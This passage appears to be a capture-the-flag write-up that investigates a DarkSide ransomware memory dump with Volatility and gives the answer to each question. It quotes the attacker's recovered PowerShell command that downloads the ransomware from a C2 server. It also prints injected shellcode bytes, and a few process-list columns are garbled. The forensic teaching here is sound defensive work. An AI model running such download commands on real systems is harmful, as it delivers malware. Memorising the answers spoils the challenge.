.. 0xffffba033f7d1800:vm3dservice.ex                 1280    664      2      0 2021-11-20 14:13:35 UTC+0000
... 0xffffba033f6c7080:vm3dservice.ex                2184   1280      2      0 2021-11-20 14:14:03 UTC+0000
.. 0xffffba033f3d3080:svchost.exe                    1544    664      6      0 2021-11-20 14:13:02 UTC+0000
.. 0xffffba033ee9c800:svchost.exe                     912    664      8      0 2021-11-20 14:12:16 UTC+0000
.. 0xffffba033f493080:msdtc.exe                      1560    664      9      0 2021-11-20 14:16:17 UTC+0000
.. 0xffffba033ee92800:svchost.exe                     796    664     15      0 2021-11-20 14:12:27 UTC+0000
.. 0xffffba034180a540:Microsoft.Acti                 1456    664     10      0 2021-11-20 14:16:30 UTC+0000
.. 0xffffba033f6d6800:spoolsv.exe                    1832    664     10      0 2021-11-20 14:13:27 UTC+0000
.. 0xffffba033f7bd800:svchost.exe                    1884    664 [illegible] 0 2021-11-20 14:13:32 UTC+0000
.. 0xffffba033f79f800:dns.exe                        1964    664   Normal      2021-11-20 14:13:33 UTC+0000
.. 0xffffba033f7c9800:dfssvc.exe                     1540    664     11      0 2021-11-20 14:13:38 UTC+0000
.. 0xffffba033f7a75c0:wlms.exe                        688    664      2      0 2021-11-20 14:13:35 UTC+0000
.. 0xffffba033ff59080:svchost.exe                    1976    664      8      0 2021-11-20 14:20:05 UTC+0000
.. 0xffffba033f3fa800:svchost.exe                    1220    664     10      0 2021-11-20 14:12:42 UTC+0000
.. 0xffffba033f3fc800:svchost.exe                    1228    664     23      0 2021-11-20 14:12:42 UTC+0000
.. 0xffffba033ef56800:svchost.exe                    1100    664     39      0 2021-11-20 14:12:34 UTC+0000
.. 0xffffba033ee90800:svchost.exe                     848    664     31      0 2021-11-20 14:12:27 UTC+0000
.. 0xffffba033f7cb800:MsMpEng.exe                    1272    664     34      0 2021-11-20 14:13:36 UTC+0000
.. 0xffffba033f7e76c0:svchost.exe                    1956    664      8      0 2021-11-20 14:13:33 UTC+0000
.. 0xffffba033efb4080:svchost.exe                     860    664     15      0 2021-11-20 14:12:14 UTC+0000
... 0xffffba033f7af680:RuntimeBroker.                1432    860      8      0 2021-11-20 14:20:04 UTC+0000
... 0xffffba03418aa800:ShellExperienc                2644    860  Abnormal     2021-11-20 14:20:18 UTC+0000
... 0xffffba0341ae5800:SearchUI.exe                  3160    860     15      0 2021-11-20 14:20:20 UTC+0000
... 0xffffba033f4a7080:wsmprovhost.ex                1632    860     22      0 2021-11-20 15:06:08 UTC+0000
.... 0xffffba03419b7800:svchost.exe                  3140   1632      5      0 2021-11-20 15:06:52 UTC+0000
```

Another method to detect this malicious process is by using the malfind plugin, which looks for injected code:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 malfind`

It identifies svchost.exe as suspicious due to the page execute read-write permissions:

```
Process: svchost.exe Pid: 3140 Address: 0x30000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x00030000  eb 03 c2 0c 00 55 8b ec 81 ec 00 10 00 00 c7 45   .....U.........E
0x00030010  c0 16 0e 00 00 c7 45 a8 00 00 40 00 8d 85 50 ff   ......E...@...P.
0x00030020  ff ff 50 8d 45 d4 50 8d 45 98 50 e8 fb 08 00 00   ..P.E.P.E.P.....
0x00030030  83 c4 0c e8 04 00 00 00 11 82 40 00 58 89 85 6c   ..........@.X..l

0x00030000 eb03            JMP 0x30005
0x00030002 c20c00          RET 0xc
0x00030005 55              PUSH EBP
0x00030006 8bec            MOV EBP, ESP
0x00030008 81ec00100000    SUB ESP, 0x1000
0x0003000e c745c0160e0000  MOV DWORD [EBP-0x40], 0xe16
0x00030015 c745a800004000  MOV DWORD [EBP-0x58], 0x400000
0x0003001c 8d8550ffffff    LEA EAX, [EBP-0xb0]
0x00030022 50              PUSH EAX
0x00030023 8d45d4          LEA EAX, [EBP-0x2c]
0x00030026 50              PUSH EAX
0x00030027 8d4598          LEA EAX, [EBP-0x68]
0x0003002a 50              PUSH EAX
0x0003002b e8fb080000      CALL 0x3092b
0x00030030 83c40c          ADD ESP, 0xc
0x00030033 e804000000      CALL 0x3003c
0x00030038 118240005889    ADC [EDX-0x76a7ffc0], EAX
0x0003003e 85              DB 0x85
0x0003003f 6c              INS BYTE [ES:EDI], DX
```

The final simple method to detecting this malicious process, is by using the cmdline plugin:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 cmdline`

This outputs the command-line for each spawned process. Here we can see that PID 3140 was executed from the Documents folder:

```
svchost.exe pid:   3140
Command line : "C:\Users\Administrator\Documents\svchost.exe"
```

The legitimate svchost.exe binary is located within System32.

Answer: 3140

What is the family of ransomware?

If you recall earlier, ClamScan identified the svchost.exe process (PID 3140) as Win.Packed.DarkSide. DarkSide was a ransomware family observed in 2021. Alternatively, if you didn't use ClamScan against the process dump output, you can just generate the SHA256 hash of the malicious process and submit it to VirusTotal:

Popular threat label ransomware.darkside/adag **Threat categories** ransomware trojan pua

Answer: DarkSide

What is the command invoked by the attacker to download the ransomware?

Let's use the strings command against the memory dump and filter for "svchost.exe":

- `strings.exe .\memory.dmp | Select-String -Pattern "svchost.exe" > strings_out.txt`

Unfortunately, we aren't provided with any process creation logs (like Sysmon Event ID 1 or Event ID 4688), therefore, we need to look through memory for any commands that download the ransomware (which we identified to be svchost.exe previously). Immediately I came across a PowerShell command that uses the Invoke-WebRequest cmdlet to download svchost.exe from 192.168.112.128 (the C2 server we identified previously):

```
/></Obj></MS></Obj></LST></Obj><B N="IsNested">false</B><S N="History">Invoke-WebRequest
http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe</S><B
```

Answer: Invoke-WebRequest http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe

What is the address where the ransomware stores the 567-byte key under the malicious process's memory?

To find the address where the ransomware stores the key, we can use the yarascan plugin:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 yarascan -p 3140 -Y "When you open our website"`

The reason we search for the string "When you open our website" is because this string is mentioned right before the key within the readme file dropped by DarkSide ransomware.

```
Rule: r1
Owner: Process svchost.exe Pid 3140
0x00b5f451  57 68 65 6e 20 79 6f 75 20 6f 70 65 6e 20 6f 75   When.you.open.ou
0x00b5f461  72 20 77 65 62 73 69 74 65 2c 20 70 75 74 20 74   r.website,.put.t
0x00b5f471  68 65 20 66 6f 6c 6c 6f 77 69 6e 67 20 64 61 74   he.following.dat
0x00b5f481  61 20 69 6e 20 74 68 65 20 69 6e 70 75 74 20 66   a.in.the.input.f
0x00b5f491  6f 72 6d 3a 20 0d 0a 20 4b 65 79 3a 20 0d 0a 20   orm:....Key:....
0x00b5f4a1  20 0d 0a 20 6c 73 4a 54 79 79 54 6e 7a 4a 6c 47   ....lsJTyyTnzJlG
0x00b5f4b1  51 31 49 36 73 66 77 56 36 6f 56 63 58 61 52 79   Q1I6sfwV6oVcXaRy
0x00b5f4c1  6e 77 4e 36 6d 57 70 68 41 37 42 4b 58 45 44 49   nwN6mWphA7BKXEDI
0x00b5f4d1  48 4a 63 44 6c 68 4e 4e 48 73 72 78 6c 6b 70 67   HJcDlhNNHsrxlkpg
0x00b5f4e1  67 52 43 68 4b 32 6e 51 37 77 50 30 73 6b 6e 4a   gRChK2nQ7wP0sknJ
0x00b5f4f1  76 6c 33 37 6c 62 71 45 6c 54 6f 70 6b 55 79 77   vl37lbqElTopkUyw
0x00b5f501  4b 33 51 6e 66 4a 46 6d 71 44 42 53 43 6d 46 49   K3QnfJFmqDBSCmFI
0x00b5f511  53 65 57 53 75 64 6a 67 77 78 42 34 6b 4b 53 70   SeWSudjgwxB4kKSp
0x00b5f521  37 68 34 56 79 53 48 65 75 34 4c 6d 44 69 5a 58   7h4VySHeu4LmDiZX
0x00b5f531  54 41 68 31 64 62 5a 48 57 78 54 74 5a 30 62 41   TAh1dbZHWxTtZ0bA
0x00b5f541  36 50 68 43 6f 44 72 62 47 6b 63 74 59 34 72 75   6PhCoDrbGkctY4ru
```

Focus on where the key starts, like suggested in the hint. 0x00b5f4a1 + 4 = 0x00b5f4a5.


Answer: 0x00b5f4a5

What is the 8-byte word hidden in the ransomware process's memory?

Using the following command:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 memdump -p 3140 -D dump/`

We can dump the memory associated with the ransomware binary. If you load this dump file into HxD, we can see an 8-byte word starting at offset 0:




Answer: c0n6r475

What is the ransomware file's internal name?

Executables often contain resource information, like version details, internal names, and more. The internal name refers to a specific field within the executables metadata that is distinct from the file's actual filename and is embedded within the executable itself during compilation. Let's use the dumpfiles plugin to dump all files associated with svchost.exe:

- `vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 dumpfiles -p 3140 -n -u -D .\files\`

We can then use Resource Hacker to view the resources within the svchost.exe binary. We can find the internal name within the Version Info details:



Answer: calimalimodumator.exe